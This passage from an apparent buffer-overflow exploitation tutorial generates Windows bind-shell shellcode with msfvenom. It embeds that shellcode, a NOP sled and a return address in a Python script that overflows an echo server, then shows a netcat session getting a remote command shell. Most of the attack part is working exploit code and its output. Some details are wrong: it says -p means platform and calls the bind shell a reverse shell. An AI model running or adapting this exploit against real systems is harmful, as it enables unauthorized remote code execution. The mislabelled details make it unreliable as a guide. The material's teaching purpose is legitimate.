Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. Note: msfvenom has replaced both msfpayload and msfencode as of June 8th, 2015.

The advantages of msfvenom are:
-One single tool
-Standardized command line options
-Increased speed

Msfvenom also gives us the flexibility to exclude the bad character. Following is command to generate the shell code.

If there is no bad character: (our case)

```
msfvenom -p windows/shell_bind_tcp -f c -a x86
```

If bad characters are there:

```
msfvenom -p windows/shell_bind_tcp -f c -a x86 -b “\x00”
```

{ In this command –b “\x00” is used, in which \x00 is the bad character, So if we find some different bad character we will have to give the list in the double quote. E.g. “\x00\x0A\x0B”}

After running the command, we can see that the shell code is successfully generated.


Here,

-p stands for the platform.

-f stands for the format.

-a stands for the architecture of the system.

-b stands for the bad characters that need to be encoded.



```
root@kali:~/Desktop/saga# msfvenom -p windows/shell_bind_tcp -f c -a x86
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40"
"\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89"
"\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
"\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97"
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57"
"\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46"
"\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0"
"\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
"\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb"
"\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
root@kali:~/Desktop/saga#
```


Figure 5.29

As can be seen in the above screen shot that our Reverse TCP shell code is generate. Now, before appending the shell code into the Python script we will have to add additional instruction into the Python script. The instruction that we are going to add into the script is called the NOP Sled.

Appending NOP Sled Instruction into the Python Script:

The meaning of NOP Sled is no operation it means when the NOP sled is encountered in the program the CPU do not perform any actions and pass the execution control to the next instruction. The NOP Sled is defined by “\x90”.


So let’s add 30 NOP Sled into the Python script before appending the shell code. After doing the changes the script will look like this.



```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
shell = ("\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40"
"\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89"
"\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
"\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97"
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57"
"\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46"
"\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0"
"\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
"\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb"
"\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")
buffer = "A"* 1036+ "\x00\xF7\x22\x00" + "\x90" * 30 + shell +  "C"*(3000-1036-4-30-len
(shell))
s.send(buffer)
s.close()
```

Figure 5.30

As can be seen in the above screenshot that we have appended the NOP Sled and shell code in the Python script, now we save this script, restart the program in the debugger, and run the Python script again.



```
FCW 037F   Prec NEAR,64   Mask      1 1 1 1 1 1
0022FAFC  41414141 AAAA
0022FB00  41414141 AAAA
0022FB04  41414141 AAAA
0022FB08  41414141 AAAA
0022FB0C  41414141 AAAA
0022FB10  41414141 AAAA
0022FB14  41414141 AAAA
0022FB18  41414141 AAAA
0022FB1C  0022F700 .≈".
0022FB20  90909090 ÉÉÉÉ
0022FB24  90909090 ÉÉÉÉ
0022FB28  90909090 ÉÉÉÉ
0022FB2C  90909090 ÉÉÉÉ
0022FB30  90909090 ÉÉÉÉ
0022FB34  90909090 ÉÉÉÉ
0022FB38  90909090 ÉÉÉÉ
0022FB3C  E8FC9090 ÉÉⁿ₫
0022FB40  00000082 é...
0022FB44  31E58960 `ëσ1
0022FB48  508B64C0 └dïP
0022FB4C  0C528B30 0ïR.
0022FB50  8B14528B ïR¶ï
0022FB54  B70F2872 r(*╖
```

Figure 5.31

We can see that EIP and ESP is overwritten with the values which we have given in the Python script. If we closely look into the debugger, we can see everything we have appended in the Python script has successfully reached into the stack as we can see JMP Instruction Address, NOP Sled and the shell code.


Now see the program does not crash as per the previous cases. This would be a great news for us.it is still in running state.

The shell code we have inserted by the user input is executing in the computer memory. That is the reason program does not crash. So, now let's try to connect the Windows machine with NetCat on 4444 port by the Kali machine.

The commands are :

nc –nv [windows_ip] 4444

nc –nv 192.168.56.101 4444


root@kali: ~/Desktop/saga
File Edit View Search Terminal Help

```
root@kali:~/Desktop/saga# nc -nv 192.168.56.101 4444
(UNKNOWN) [192.168.56.101] 4444 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\SD-W7\Downloads\Echo-Server-Memcpy>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : india.tcs.com
   Link-local IPv6 Address . . . . . : fe80::40d9:e580:e321:545b%16
   IPv4 Address. . . . . . . . . . . : 10.0.3.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.3.2

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.56.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure 5.32

As can be seen in the above screen shot that we successfully got the reverse connection in the Kali machine. Now we could verify the same by running the server program without the debugger.

6. References

Bad character:

http://www.bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/

Immunity debugger & Registers:

http://www.securitysift.com/windows-exploit-development-part-1-basics/

msfvenom:

https://www.offensive-security.com/metasploit-unleashed/msfvenom/

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

mona.py:

https://github.com/corelan/mona

https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

aslr and DEP protection:

http://security.stackexchange.com/questions/18556/how-do-aslr-and-dep-work

Big Endian, Little Endian machine

http://searchnetworking.techtarget.com/definition/big-endian-and-little-endian

http://www.geeksforgeeks.org/little-and-big-endian-mystery/